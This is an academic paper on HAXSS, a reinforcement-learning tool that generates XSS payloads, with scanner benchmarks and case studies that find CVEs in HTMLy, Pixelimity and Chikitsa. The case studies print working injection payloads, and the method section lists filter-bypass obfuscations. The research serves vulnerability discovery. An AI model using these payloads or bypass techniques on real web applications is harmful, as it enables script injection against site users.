HAXSS: Hierarchical Reinforcement Learning for XSS Payload Generation

Myles Foley
Department of Computing, Imperial College London
m.foley20@imperial.ac.uk

Sergio Maffeis
Department of Computing, Imperial College London
sergio.maffeis@imperial.ac.uk

***Abstract*—Web application vulnerabilities are an ongoing problem that current black-box techniques and scanners do not entirely solve, suffering in particular from a lack of payload diversity that prevents them from capturing the long tail of vulnerabilities caused by uncommon sanitisation mistakes.**

In order to increase the diversity of payloads that can be automatically generated in a black-box fashion, we develop a hierarchical reinforcement learning approach where agents focus separately on the tasks of escaping the current context, and evading sanitisation. We implement this in an end-to-end prototype we call HAXSS.

We compare our approach against a number of state-of-the-art black-box scanners on a new micro-benchmark for XSS payload generation, and on a macro-benchmark of established vulnerable web applications. HAXSS outperforms the other scanners on both benchmarks, identifying 131 vulnerabilities (a 20% improvement over the closest scanner), reporting 0 false positives. Finally, we demonstrate that our approach is practically useful, as HAXSS re-discovers 4 existing CVEs and discovers 5 new CVEs in 3 production-grade web applications.

***Index Terms*—Reinforcement Learning; Fuzzing; Web Application Security; XSS**

I. INTRODUCTION

Cross-site scripting (XSS) is a well-known vulnerability presenting a legitimate threat: theft of data and remote code execution [1]. Black-box scanners [2]–[8] are often used to find XSS vulnerabilities in deployed web applications. While such tools reduce the manual effort for a user, they typically use a large number of generic payloads to cover the most common vulnerabilities[1]. Yet, hard-coded payloads may miss many edge cases, failing to trigger existing but uncommon vulnerabilities, thus leading to *false negatives*.

Our first observation is that typical scanner payloads lack sufficient diversity. This is confirmed in recent work by Buyukkayhan *et al.* [9], showing that effective XSS payloads require increasing complexity. Another limitation is that scanners often suffer from *false positives*, meaning that an XSS was not effectively triggered, but was erroneously reported by the scanner. We seek to address these limitations using a novel Reinforcement Learning (RL) approach tailoring payloads to specific sanitisations, finding common and uncommon vulnerabilities, and avoiding false positives.

Research partially funded by EPSRC grant EP/T51780X/1.

[1]For example, XSSer [6] uses a list of 1,293 payloads.

RL has proven effective at exploring the large state spaces of complex games such as Go [10], Atari [11], and Dota 2 [12]. We propose to leverage RL by 'gamifying' the problem of generating XSS payloads to fuzz webapps.

Our novel idea is to formulate the problem as a hierarchy of two separate *games* to be solved by two RL agents. The first game generates payloads to alter the structure of the page around user output to execute malicious code by *escaping the context*. The second game is triggered if the webapp attempts to sanitise a payload generated by the first game. The goal of the second game is to obfuscate the payload to *bypass sanitisation*. If successful, this obfuscated payload is passed back to the first game, to continue hunting for a vulnerability or reaching a success criterion. The interplay of these two games allows a single generated payload to meet several desirable criteria: syntactic validity and context escape in addition to sanitisation bypass. We call our approach HAXSS*: Hierarchical Agents for XSS*.

The main contributions of this paper are:

- We gamify black-box webapp fuzzing by implementing an RL environment to handle low level details of web vulnerabilities so RL agents focus on higher level tasks.
- We formulate XSS payload generation as a hierarchical RL problem, so that agents can learn to fuzz new source-sink combinations, generating diverse payloads and bypassing the associated sanitisation.
- We implement our approach as the HAXSS scanner (available at https://github.com/ICL-ml4csec/HAXSS), and show it finds 131 vulnerabilities across our novel micro-benchmark and 5 reference vulnerable webapps, improving on state-of-the-art black-box scanners. HAXSS also reports 0 false positives.
- We show that HAXSS in practically useful, finding 4 existing and 5 novel CVEs in production-grade webapps.

The remainder of this paper is structured as follows. Section II presents the Deep RL background relevant for this work. Section III discusses the challenges of fuzzing webapps for XSS vulnerabilities. Section IV formulates payload generation as an RL problem. Section V describes HAXSS in detail. Section VI, evaluates HAXSS on micro- and macro-benchmarks. Section VII presents case studies of vulnerability detection for real webapps. Discussions and limitations are in Section VIII. Related work is in Section IX, and Section X concludes.

II. Deep Reinforcement Learning

In this Section, we briefly cover the key background on Deep Reinforcement Learning that is relevant for the rest of the paper. This section can be safely skipped by the reader familiar with the topic.

RL is a form of machine learning that optimises a given reward, r. RL problems are formulated around an agent that exists within an environment, this agent takes an action, a at each timestep, t. This action then alters the agents state s within an environment, this change of state has an associated reward r. The agent must learn a policy π that maximises r in the long term (this is accounted for by a discount factor γ that gives lower weight to rewards as t increases) [13].

A policy, π is an agent's learned strategy defining what action to take in what state. The goal of the agent is to learn an *optimal* policy (π^*), which maximises the returned reward, and by extent guides it to solve the task.

One way to find such policy is via Q-learning, as described by the Bellman equation [14] which, given an action and a state, computes a Q-value used to determine the next action to maximise long term rewards, this is shown in Eq. 1.

$$q_\pi(s,a) = \mathbb{E}_\pi[r_{t+1} + \gamma \max_{a'} q_\pi(s_{t+1}, a_{t+1}) \mid s_t = s, a_t = a] \quad (1)$$

To increase the long term reward, an agent must take actions to explore the state space and find a successful finishing state. The parameter ε allows the agent to take the 'greedy' or optimal action with probability $1-\varepsilon$, else taking a random action. This ε can be made to decay during training, for example from 1 to 0, this is called ε-greedy decay.

Q-learning can be improved by leveraging deep learning, in the form of a *Deep Q-Network* (DQN). A Q-network, Q, is used to determine the Q-value and associate action from the current state. Using a semi-supervised approach, a Target Q-network, $\hat{Q}$, is used to determine the loss of the agent. By periodically updating of $\hat{Q}$ to Q the two networks can converge on an optimal policy π^*. The DQN handles large state-action spaces and provides a more accurate Q-value than in Q-learning [14]. The success of this approach was seen since its introduction [10], [15].

The DQN samples random minibatches of *transitions* (tuples of s_t, a_t, r_t, s_{t+1}) to increase training stability. However, assigning priority to these transitions allows the 'significant' transitions to appear more often in the minibatches. This is implemented in *prioritised experience replay*, where transitions with a higher loss are considered more significant and require a higher priority. [16]

Further improvements have been made to deep RL, including the idea of *curiosity* to improve exploration of the state space. This is implemented with an intrinsic reward function determined by the behaviour of the RL agent, instead of domain specific knowledge. The intrinsic reward is a function of how often a given state is visited. The agent receives a greater reward for states that it has visited less often, and a lower reward for states it has seen often.

III. XSS payload generation

XSS is an injection-based vulnerability where user input is accepted in a webapp in one location, the *source*, and is returned to the user as part of the output, in a *sink*. XSS enables adversaries to run code on behalf of their victims, gaining control over a webapp and the associated data. The most common way to prevent XSS is by sanitising user input to render it benign, though incorrect sanitisation is frequent and regularly leads to new vulnerabilities.

In this work we focus our attention on the three main cases of XSS: reflected, stored, and DOM-based. A Reflected XSS occurs when a malicious payload is provided as part of a web request, and it manifests itself in the returned response (typically an HTML page). A stored XSS occurs when the malicious payload becomes part of the server-side data that is used to generate the HTML of an arbitrary HTML page for the same web app. A DOM-based XSS is only present inside the browser executing the HTML and JavaScript code of the webapp, as the payload directly affects the DOM without being sent to the server.

There are a variety of contexts where submitted payloads can then be found as part of a resulting web page (the sink), and can be used to infer the sanitisation required. In this work we consider the following contexts, although this list is far from exhaustive:

1) Inside a HTML tag body: `<div>INPUT</div>`
2) HTML tag attribute value: `<div onLoad=INPUT ></div>`
3) HTML tag: This includes any other location a user input can be seen in a HTML tag such as the tag name (`<INPUT>`) or tag attribute name (`<div INPUT=function()>`)
4) HTML comment: `<!--INPUT -->`
5) JavaScript: This can include any location within a JavaScript program this could include a variable assignment (`x=INPUT`), function declaration (`INPUT()`), and comments (`\*INPUT*\`).

In order to generate payloads able to demonstrate XSS vulnerabilities, one must face a number of non-trivial challenges.

Verifying vulnerabilities: It is non trivial to verify if a payload effectively triggers a vulnerability. Scanners which look for the appearance of successful payloads in the source code of the returned page, such as the OWASP Zed Attack Proxy (ZAP) [3], may report safe pages as vulnerable. For example, a payload may be reflected on the page as part of an HTML comment, and not cause a vulnerability. When the number of false positives is high, that reduces the usability of the tool.

Escaping contexts: Allowing a payload to escape the context where it is rendered is often a crucial step to trigger a vulnerability. For example, a payload rendered as the value of an unsanitised attribute of a tag could escape its context by terminating the attribute value, and providing a new attribute leading to code execution. Failure to change context can result in false positives or false negatives.

Escaping contexts can be difficult as the individual context must be identified before it can be changed, this requires both the finding of the context and detection when it changes. Changing the context also requires the correct character sequence or escape string to be reverse engineered from where the payload is found.

Bypassing sanitisation: Escaping the context is not always as easy as using the escape string, as sanitisation can prevent the context from changing, or prevent a payload from reaching the sink. While there are standard functions that can be used to sanitise different contexts (e.g. htmlentities and htmlspecialchars in PHP), the use of these depends on the security knowledge of the developer, the development practices, and other hard-to-control factors. When these functions are not used, or are used improperly, such as in the wrong context, they lead to vulnerabilities.

IV. Payload Generation as an RL game

While payload lists cover the most common vulnerabilities, they miss the long tail of 'edge cases' that depend on the specifics of a webapp or its developers. Fuzzing needs a very large number of attempts in order to find new interesting payloads, as the search space is extremely large. RL is efficient in exploring large state spaces to learn a policy solving a reward-based task; therefore we apply it to dynamic payload generation, improving the search strategy to fuzz for such edge cases.

In particular, we identify three challenges associated with the mapping of payload generation to RL.

Agent interaction with webapps: To determine the legitimacy of a generated payload, the agent must have a notion of how effective it was. In prior work [17] this has been done using a 'human-in-the-loop' to input payloads and observe outcomes, this is unfeasible for large scale vulnerability scanning or pentesting. Thus, the RL model must interact directly with the webapp. This includes finding the source and sink locations, injecting in the source, traversing to the sink to determine if the payload was successful.

Defining the action space: An RL agent must be able to take actions to change its state in the environment. In typical game playing settings, these actions are clear and defined as part of the game. However, in the general case actions are much harder to define. In the case of payload generation, the most general choice of actions such as bit-flips, or similar low-level string editing operations would lead to state-action spaces which are too large to be useful. An agent would struggle to develop an effective policy to generate the payload of a single vulnerability, let alone multiple ones.

Adapting to different source-sink combinations: RL excels in finding an optimal policy for a task, in doing so it learns to complete the task, as seen in prior work, RL agents are usually evaluated on the training task. However, in the case of generating payloads there is no one 'optimal' payload, as what works for one vulnerable parameter may not work for another. Ideally an agent should learn a policy that generates payloads, adapting to the different sanitisations and contexts in which payloads can occur.



Fig. 1. The overall HAXSS payload environment model, showing how the agent is able to interact with the web application.

A. The payload generation environment

Our first step is to create an environment that an RL agent can submit actions to, and receive rewards and next-states from, encapsulating the low level details of how webapps work, how payloads are submitted, and how exploits are verified. This enables the RL agent to effectively fuzz for XSS.

Figure 1 illustrates our approach for creating the HAXSS *payload generation environment*. We employ an automated *Crawler* component to identify the source-sink combinations present in the webapp. Details of the Crawler can be found in Appendix A. Information on HTML tags that cause transitions to new pages, along with information on the source-sink combinations are stored by the Crawler and passed to an *Injection Interface*. This submits the payload to the webapp by sending an HTTP request, or triggering relevant events in the DOM, based on the source-sink parameters gathered.

At the conceptual level, the environment receives an action from the agent which is used to mutate the payload and is turned into a concrete action on the webapp via the Injection Interface, this then receives a response and, based on that, determines a reward and a next state to be returned to the agent. The reward depends on the kind of agent that triggered the action, as discussed in Section V. The environment is implemented in the OpenAI Gym format [18].

We define a *state* as a tuple of the currently generated payload and the returned payload from the webapp. This encapsulates information for the agent about the payload sanitisation in the state. Both the payload and returned payload are reduced to a numerical value using a vocabulary formed of the agent actions. Thus, `script`, `onLoad=alert(token)`, > is represented as 1, 2, and 3 respectively.

Each payload includes a unique `token` of 10 digits used to detect vulnerabilities; this identifies the current payload in cases where multiple payloads are triggered independently (e.g. in stored XSS). The Injection Interface monitors the rendered HTML response for successful payloads that trigger an alert containing the `token` value, making it possible to detect DOM-based, stored, and reflected XSS.

We define a limit on the number of attempts an agent can take on a single payload before being reset to its starting state, we define this in the RL term, episode. An episode may also terminate when a legitimate vulnerability is found by the Injection Interface.



Fig. 2. Conditions for triggering the separate games (syntactically correct payload generation, and bypassing sanitisation) that form HAXSS.

V. HAXSS: HIERARCHICAL AGENTS FOR XSS

The central idea of HAXSS is to split the payload generation problem into two games as shown in Figure 2. This hierarchical structure embodies the *RL Agent* of Figure 1.

The first game occurs when there is no sanitisation of the input payload. In this game the Escape Agent learns to generate a variety of syntactically correct payloads of HTML and/or JavaScript that escape their context to trigger an XSS.

The second game occurs when payload sanitisation is detected on inspecting the sink output. In this game Sanitisation Agents focus on bypassing sanitisation to inject a given payload into a specific sink.

This hierarchical structure reduces the number of different actions needed by each agent so HAXSS can explore more effectively the action-state space for optimal strategies.

A. The Escape Agent

To increase the Escape Agent's overall efficiency in finding vulnerabilities we use worker agents. These worker agents store transitions in the global buffer of the Escape Agent. Worker agents sample actions from the probability distribution learned by the Escape Agent's global policy . The global policy is then updated after workers have executed actions.

The actions of each agent and received rewards are different due to the different games they play. The actions of the Escape Agent can be categorised into 4 classes and can create 6,635,520 unique payloads:

1) **Escaping actions** are used to change the current context. These consist of an escape string, suffix-escape string, closing parent tag, and >. Escape strings are generated from the sink when HAXSS begins fuzzing a new source-sink combination. For example, if the user input were found in: `<body onLoad='x = "INPUT"'>` the escape string would be formed of `"'`, to close the JavaScript and enter the context of HTML tag. This is achieved by injecting the unique token into the source and parsing the sink to identify where it appears. Based on such context, we algorithmically build the escape string.
2) **Tag actions**, which insert an open and closing tag into the payload after any parent closing tag if present, otherwise enclosing the current payload. Tag name actions include: `img`, `script`, `style`, `body`, and `a`.
3) **Tag attributes**, ensure the tag actions trigger vulnerabilities. These include: `onError`, `onLoad`, `onMouseOver`, `onKeyPress`, `src`, `href`. The onEvents are set to `alert(token)` while `src` and `href` call to a webpage with JavaScript that triggers an alert with the token (see Appendix E) . These are inserted into an opening HTML tag if present, otherwise appended to the payload.
4) **Standalone**, which can trigger a variety of XSS depending on their use, including: `alert(token)`, `javascript:alert(token)`, and the URL of a page hosting JavaScript to trigger an alert. These are inserted into the payload between an opening and closing HTML tag if present, otherwise appending to the payload.

The Escape Agent receives extrinsic and intrinsic reward. The extrinsic reward, from the Injection Interface, prompts HAXSS to generate well formed, malicious, payloads using small rewards for changing context, and unsanitised payloads. Details of the extrinsic reward can be found in Appendix C.

The intrinsic reward is received via Random Network Distillation that promotes exploration, improving performance when fuzzing new source-sink combinations. This uses two neural networks, both using the current state as input. One network (the predictor) learns to predict the output of the other (the target). Using the mean squared error as a reward for the RL agent provides greater reward for creating new payloads. We clamp this reward between -0.5 and 0.5 to prevent the Escape Agent from learning a purely exploratory policy as recommended in [19].

B. Sanitisation Agents

When payloads injected in the source are modified in the sink, sanitisation has occurred. A Sanitisation Agent receives the current payload from the Escape Agent and attempts to bypass the sanitisation. If this is successful, the unsanitised payload is returned to the Escape Agent, in addition to any encoding used, allowing the bypass of sanitisation until the end of the episode, as in Figure 2.

We use N Sanitisation Agents, where N is the number of actions available to the Escape Agent, hence we define 18 Sanitisation Agents, (Agents 2.0-2.17). This is under the intuition that these agents will develop techniques to bypass the sanitisation caused by the most recent action of the Escape Agent. Each Agents 2.0-2.17 have the same action classes which can result in 384 different payload obfuscations:

1) **Capitalisation actions**, one to alternate upper and lower case letters in the payload, another to have all lowercase.
2) **Encoding actions**, to encode the plaintext version of the payload, three encodings are possible (UTF-8, URL, and HTML) in addition to a decoding action.
3) **Escaping actions**, apply additional functions to the escape string applied by the action of the Escape Agent,

including: backslash escaping quotes, inserting a < before an opening tag, inserting a `;` after quote mark(s).

4) **Tag attribute separators**, these replace all separators in the payload, these include `%0D`, `%2F`, `%0C`.
5) **Tag obfuscation**, this inserts `%00` into the tag name.
6) **Back ticks**, which replaces any instance of brackets '(' or ')' with a back tick '``'.

Following the standard sparse reward functions in RL that force the agent to find the optimal solution as quickly as possible the Sanitisation Agents are only rewarded for a successful bypass. They receive a reward of 10 for a successful bypass, and for all other cases a penalty of -1.

C. *Deep Learning Implementation*

Both the Escape Agent and the Sanitisation Agents use the same underlying neural network architecture: a DQN with five layers. The input layer takes a minibatch of state tuples, followed by three hidden layers having 64, 96, 64 nodes, an output layer containing a node for each action. The Escape Agent has an additional output layer of a categorical distribution so the workers can sample actions.We use the $\tanh$ activation function and the Adam optimiser for each agent in the hierarchy.

Hyperparameters were determined by performing a grid search, details of the range of values tested and those selected are in Table V in Appendix D-A. The Escape Agent has episodes of 10 actions to prevent payloads from becoming excessively bloated, while Sanitisation Agents have this reduced to 5 actions to allow for more episodes to attempt bypassing sanitisation. We allow Sanitisation Agents 3 episodes to bypass the sanitisation of a payload before giving up.

The Escape Agent uses a standard Prioritised Experience Replay buffer to increase the frequency at which samples occur in minibatches. Sanitisation Agents use a uniform buffer, as there was no observed performance increase using a priority buffer. Both agents use standard ε-greedy decay with $\varepsilon = 1$ (decaying by 0.999 after each episode). The Escape Agent uses curiosity to allow it to adapt to new source-sink combinations faster, however Sanitisation Agents do not, as each agent has a specific task: bypassing sanitisation of the associated action of the Escape Agent.

D. *Adapting to new source-sink combinations*

When HAXSS moves to a new source-sink combination it is important for exploration to happen, to determine which sanitisations may occur to payloads submitted there. Hence, if the value of ε after the previous task is less than 0.3, we increase it to 0.6, and if it is between 0.3 and 0.7 we increase it by 0.2. These values were determined empirically, and may be changed for other deployments.

E. *The XSS Payload Test Bed*

To train and evaluate HAXSS we introduce a micro-benchmark of 25 reflected XSS vulnerabilities, the XSS Payload (XP) Train and Test Bed. The benchmark is organised as an easy to crawl HTML page with one form and multiple input fields, each hosting a vulnerability. We designate 15 of these for training and a further 10 for testing. The XP Test Bed includes 5 XSS taken from vulnerabilities with associated CVE numbers. They range in CVSS 3.x score, a common metric to asses the severity of a vulnerability, from 5.4 to 9.6. We include these to demonstrate the ability of HAXSS to identify known vulnerabilities and its generalisation ability to generate XSS payloads. Note that in RL literature training and testing are performed on the same task, as it is a single task that is being solved. In Tables III and IV (Appendix B) we report the different combinations of HTML output contexts and (flawed) sanitisation rules used.

F. *Training*

Training HAXSS should result in a policy that is capable of generating diverse payloads, and adapting to new injection points. This is achieved by having HAXSS train on each of the vulnerabilities in the XP Train Bed (see Appendix B).

To identify when HAXSS has learnt enough from a task, we introduce a *win* criterion, which is met when a worker is able to generate 14 or more payloads within the last 20 episodes, as this demonstrates consistent exploitation of the vulnerability. We also provide a *loss* criterion, reached by a worker at 200 episodes on a task without meeting the win criterion. This ensures that all vulnerabilities are trained on, with an equal maximum effort budget. Note that even if an agent reaches the loss condition, it may have been able to generate numerous working payloads, and will still benefit from the task.

Training is conducted on a Ubuntu 20.04 Linux computer with 16GB RAM and an Intel core i7 8700k processor. HAXSS is trained using 2 asynchronous workers which can execute in parallel, increasing the speed at which the agent can learn the policy. [20]. See Algorithm 1 for additional details.

VI. BENCHMARK-BASED EVALUATION

In this Section, we compare HAXSS to a selection of 9 established vulnerability scanners on our micro-benchmark for XSS exploit generation, and on a macro-benchmark for webapp vulnerability scanning.

A. *Experiment setup*

1) Using HAXSS *as a vulnerability scanner:* To use HAXSS as a vulnerability scanner in the wild, we change some of the parameters from training to reduce bias in the new samples, and minimise the number of requests made. We conduct the evaluation using the same hardware as for training.

We reduce the probability of taking random actions $(1 - \varepsilon)$ to 5% to emphasise the learned policy while still reaching new states. We reduce the number of workers (and associated web traffic) from 2 to 1. We also reduce the win criteria to one working payload, and the loss criteria to 100 attempts.

2) Vulnerability scanners: We select 4 state-of-the-art open source general vulnerability scanners: Arachni 1.5.1 [2], OWASP Zed Attack Proxy (ZAP) 2.10.0 [3], w3af 1.6.49 [4], and Wapiti 3.1.0 [5]. We use two state-of-the-art academic scanners for XSS: Black Widow [21] and the RL-based model

TABLE I
SCANNERS RESULTS AND REQUEST STATISTICS FOR THE XP TEST BED. TP: XSS FOUND; FN: XSS NOT FOUND; FP: XSS NOT WORKING.

Scanner	**1**	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**10**	**Total TP**	**Total requests**	**Avg requests per working payload**	**Avg requests per true positive**
Arachni	TP	FP	FP	TP	TP	TP	FN	TP	FP	FN	5	3710	742	742
Black Widow	TP	TP	TP	TP	FN	FN	FN	FN	FN	TP	5	**100**	20	20
Link	FN	FP	TP	TP	FP	FN	FN	FN	TP	TP	4	204	51	51
ZAP	FN	FP	TP	TP	TP	FN	FP	FN	TP	FP	4	206	51.5	51.5
w3af	FP	TP	FP	FP	TP	FN	TP	FP	TP	FP	4	512	128	128
Wapiti	TP	TP	TP	TP	TP	FN	FN	TP	TP	TP	8	157	**19.6**	**19.6**
XSSer	TP	FN	FN	FN	FN	FN	FN	FN	FN	FN	1	13010	13010	13010
XSpear	TP	FP	TP	TP	FN	FN	TP	FN	FP	TP	5	3868	101.8	773.6
XSSMAP	FN	FN	FN	FN	FN	FN	TP	FN	TP	FN	2	1810	603.3	905
AXSS	FN	FN	TP	TP	TP	FN	TP	FN	FN	TP	5	780	156	156
Rand-HAXSS	TP	FN	FN	TP	TP	FN	TP	TP	TP	FN	6	2710	451.67	451.67
HAXSS	TP	TP	TP	TP	TP	TP	TP	TP	TP	TP	**10**	724	72.4	72.4

Link [22]. We also select 3 XSS-specific scanners, compared in recent work [17]: XSSer 1.8.4, XSpear 1.4.1 [7], and the dynamic payload generator XSSMAP [8].

We also include two variants of HAXSS, a non-hierarchical version with one agent using all the actions called AXSS, trained in the same way using the XP Train Bed. We also compare against Rand-HAXSS, a variant that takes random actions. We also include a non-hierarchical version of HAXSS with one agent using all the actions called AXSS, trained in the same way using the XP Train Bed. We also include Rand-HAXSS, a version of HAXSS that takes random actions.

All scanners are able to find reflected XSS; all but XSpear and XSSMAP can find stored XSS; only ZAP, Arachni, and XSSer are able to find DOM based XSS.

B. Micro-benchmark: payload generation

In the first experiment we run each scanner against the XP Test Bed described in Section V-E. Using this micro-benchmark provides a ground truth of 10 easy-to-crawl injection points which require independent payloads for each vulnerability, 5 of which have associated CVE numbers. The results are reported in Table I.

The best performance among the other scanners comes from Wapiti as it is uses a single payload that is capable of bypassing multiple sanitisations. Though it fails to identify a bypass for 6 and 7, which escapes payloads with < or >, but can be exploited by URL encoding or changing contexts.

Surprisingly, two XSS-specific tools, XSSer and XSSMAP, only detect 1 and 2 XSS respectively. XSSMAP fails on sanitisations despite its 'intelligent' approach to generating XSS payloads based on context and sanitisations. However, we find that it is unable to escape sanitisations, a common theme amongst the scanners.

Link, an RL based XSS scanner reports 2 False Positives (FPs) due to the use of static analysis, in addition to 4 False Negatives (FNs) failing to bypass sanitisation. Link detects 4 existing XSS, close to the 5 found by our non-hierarchical variant AXSS, but well below the 10 found by HAXSS, confirming the important role played by the hierarchical structure of the latter.

1) Number of requests: The high volume of traffic generated by automated web fuzzing tools is considered one of their main shortcomings, alerting defenders that an attack is taking place. Therefore, in Table I we report the total number of requests in addition to the number of requests per working payload, and the number of requests per True Positive (TP).

Black Widow has the lowest number of total requests as it always uses a list of 10 XSS payloads. Wapiti has the lowest number of requests per true positive and working payload.

HAXSS has a high number of requests as it is has an outlier in form 2. This is due the sanitisation only allowing certain tags on input that otherwise can't be bypassed. HAXSS does outperform AXSS achieving 83.9% fewer requests per working payload than its non-hierarchical equivalent.

The worst performing scanner is XSSer, as it blindly injects from a payload list of 1293 payloads. Arachni however, has the highest number of requests per working payload, due to an exhaustive search to escape the context.

C. Macro-benchmark: webapp scanning

In the second experiment we assess the ability of the various scanners to generate working XSS payloads in a number of test bench webapps with known vulnerabilities . Since XSSMAP and XSpear do not include a crawling capability, we exclude them from this experiment. Our macro-benchmark is composed of Firing Range (0.48), SCARF (2007), WackoPicko (2018) [23], WebSecLab (0.8.1), and WAVSEP (1.5). Firing range, WebSecLab, and WAVSEP include a variety of different XSS contexts, sanitisations, and types (DOM and reflected). These vulnerabilities are all in easy-to-crawl pages, easily identified by crawlers. Some of the sanitisations used are shown in Table VI. SCARF and WackoPicko have been established in prior work [21], [23] and are included for testing on more realistic webapps with known vulnerabilities.

1) Scanner performance: Table II reports the results of the second experiment, including the number of source-sink combinations not identified by a crawler. However scanners tend to crawl efficiently, finding most injection points, except on Firing Range due to the high number of DOM based XSS.

Black Widow, and HAXSS have perfect performance on SCARF and WackoPicko. HAXSS finds the most vulnerabilities on WAVSEP but also suffers from a high number of FNs (37). The majority of these are because the necessary exploit

TABLE II
SCANNERS RESULTS FOR MACRO-BENCHMARK. "NOT TRIED" INDICATES A FAILURE OF THE CRAWLER TO FIND THE INJECTION POINT. FN DENOTES A FAILURE TO GENERATE A PAYLOAD TO DISPLAY THE VULNERABILITY.

Scanner	Firing Range					SCARF					WackoPicko					WAVSEP					WebSecLab				
	TP	FP	TN	FN	Not Tried	TP	FP	TN	FN	Not Tried	TP	FP	TN	FN	Not Tried	TP	FP	TN	FN	Not Tried	TP	FP	TN	FN	Not Tried
Arachni	42	16	**0**	137	**32**	3	1	1	5	**0**	4	**0**	1	1	2	36	32	**0**	**22**	**0**	15	4	2	12	7
Black Widow	29	**0**	**0**	166	**32**	**8**	**0**	**2**	**0**	**0**	**5**	**0**	**3**	**0**	**0**	22	**0**	**0**	24	44	N/A	N/A	N/A	N/A	40
Link	45	9	**0**	104	69	0	**0**	0	**0**	8	1	**0**	0	**0**	7	33	8	**0**	49	**0**	7	6	7	**20**	**0**
ZAP	**50**	17	**0**	111	49	0	**0**	**2**	5	3	3	1	2	1	1	24	46	**0**	20	**0**	11	15	4	9	1
w3af	2	55	**0**	138	**32**	1	**0**	1	6	2	1	1	2	3	1	5	46	**0**	39	**0**	2	13	5	19	1
Wapiti	43	31	**0**	121	**32**	0	**0**	**2**	3	5	2	**0**	2	3	1	12	13	**0**	65	**0**	11	4	6	14	5
XSSer	19	2	**0**	133	68	0	1	0	3	5	1	3	0	3	1	5	27	**0**	58	**0**	7	24	0	**8**	1
AXSS	21	**0**	**0**	80	126	5	**0**	**2**	3	**0**	**5**	**0**	**3**	**0**	**0**	30	**0**	**0**	53	7	9	**0**	**10**	20	1
Rand-HAXSS	22	**0**	**0**	79	126	3	**0**	**2**	5	**0**	3	**0**	**3**	2	**0**	29	**0**	**0**	54	7	10	**0**	**10**	19	1
HAXSS	45	**0**	**0**	**56**	126	**8**	**0**	**2**	**0**	**0**	**5**	**0**	**3**	**0**	**0**	**46**	**0**	**0**	37	7	**17**	**0**	**10**	12	1

techniques are beyond what the current version of HAXSS can generate given its action space and XP Train Bed.

Arachni performs consistently well, identifying a high number of XSS in both WebSecLab and WackoPicko, and finding the second most XSS on WAVSEP after HAXSS. In WAVSEP, Arachni reports a high number of FPs, as payloads are unable to escape the context, thus are not executable.

The performance of Black Widow on WAVSEP suffers as the scanner fails to identify 44 injection points. It also fails to produce payloads for WebSecLab, as it enters an infinite loop.

ZAP, Wapiti and XSSer have overall a similar performance. They suffer from a high number of FPs in WAVSEP and WebSecLab. This is because they report payloads as successful which appear in the HTML despite failing to escape their contexts to become executable.

Link suffers on SCARF and WackoPicko due a failure in finding injection points. More interestingly, in WAVSEP and WebSecLab Link struggles to generate successful payloads. Mostly this is due to a failure to bypass sanitisation, and occasionally to a failure to escape contexts.

Firing Range is the only case where another scanner (ZAP) finds more TPs than HAXSS. This is because ZAP can generate payloads that trigger DOM based XSS in ways beyond what HAXSS can currently do. However, HAXSS is still able to generate a high number of XSS despite the crawler identifying fewer source-sink combinations than other scanners, obtaining a better ratio.

w3af does very poorly in all instances reporting high numbers of FPs and FNs, due to its reliance on static analysis to detect success, and lack of bypassing sanitisation.

HAXSS reports the highest number of TPs in all webapps, except Firing Range. Yet HAXSS reports the highest total number of XSS at 121, 20% more than the closest scanner Arachni (100). HAXSS and Black Widow are the only scanners with 0 FPs. In the case of HAXSS this is due to the combination of static and dynamic analysis used to detect the `alert` and `token` by the Injection Interface component that dictates the reward. HAXSS ranks joint third and fourth for the number of FNs in WebSecLab and WAVSEP respectively. This is due to missing exploits that require actions beyond HAXSS current implementation. Yet, HAXSS again outperforms both its non-hierarchical (AXSS) and random equivalents (Rand-HAXSS).

VII. CASE STUDIES

We investigate the ability of HAXSS to find realistic vulnerabilities in production grade webapps. We target vulnerable versions of webapps affected by XSS CVEs reported during 2021 in the NVD database.

A. HTMLy (CVE-2021-42946, CVE-2021-42867)

HTMLy 2.8.1 is a PHP based blogging platform and Content Management System (CMS) . HAXSS re-discovers CVE-2021-36703 using ❶ below.

HAXSS also finds two new vulnerabilities on the same page following a similar pattern. CVE-2021-42946: the `Copyright` parameter is vulnerable by closing the `span` tag and opening a new `body` tag with ❷. CVE-2021-42867: the `Description` parameter is vulnerable to ❸ in the list that closes the current `body` tag and opens a new one, similar to the prior payloads.

❶ `</input><style onLoad=alert(token)></style>`
❷ `"</span><body onmouseover=alert(token)></body>`
❸ `</body><body onmouseover=alert(token)> src= http://local host:666/xss.js?=token</body>`

B. Pixelimity (CVE-2021-42866)

Pixelimity 1.0 is a PHP CMS, containing an admin panel where the user can alter the content of the webapp. HAXSS is able to re-discover CVE-2021-29056 using ❹. HAXSS also finds a new vulnerability (CVE-2021-42866) using ❺, a payload more sophisticated than the ones observed so far, which closes the tag attribute and the parent tag in order to inject the active `style` tag.

❹ `'</footer><body onmouseover=alert(token)> href=http:// localhost:666/xss.js?=token</body>`
❺ `"></input><style onload=alert(token)></style>`

C. Chikitsa (CVE-2021-42868, CVE-2021-42869)

Chikitsa 2.0.2 is a CMS that allows users to input patient data, arrange appointments, and make/check payments.

HAXSS is able to re-discover CVE-2021-38151 and CVE-2021-38149, with payloads ❻ and ❼, but misses CVE-2021-38152 because the page containing it could not be found by either the HAXSS crawler or by manual review.

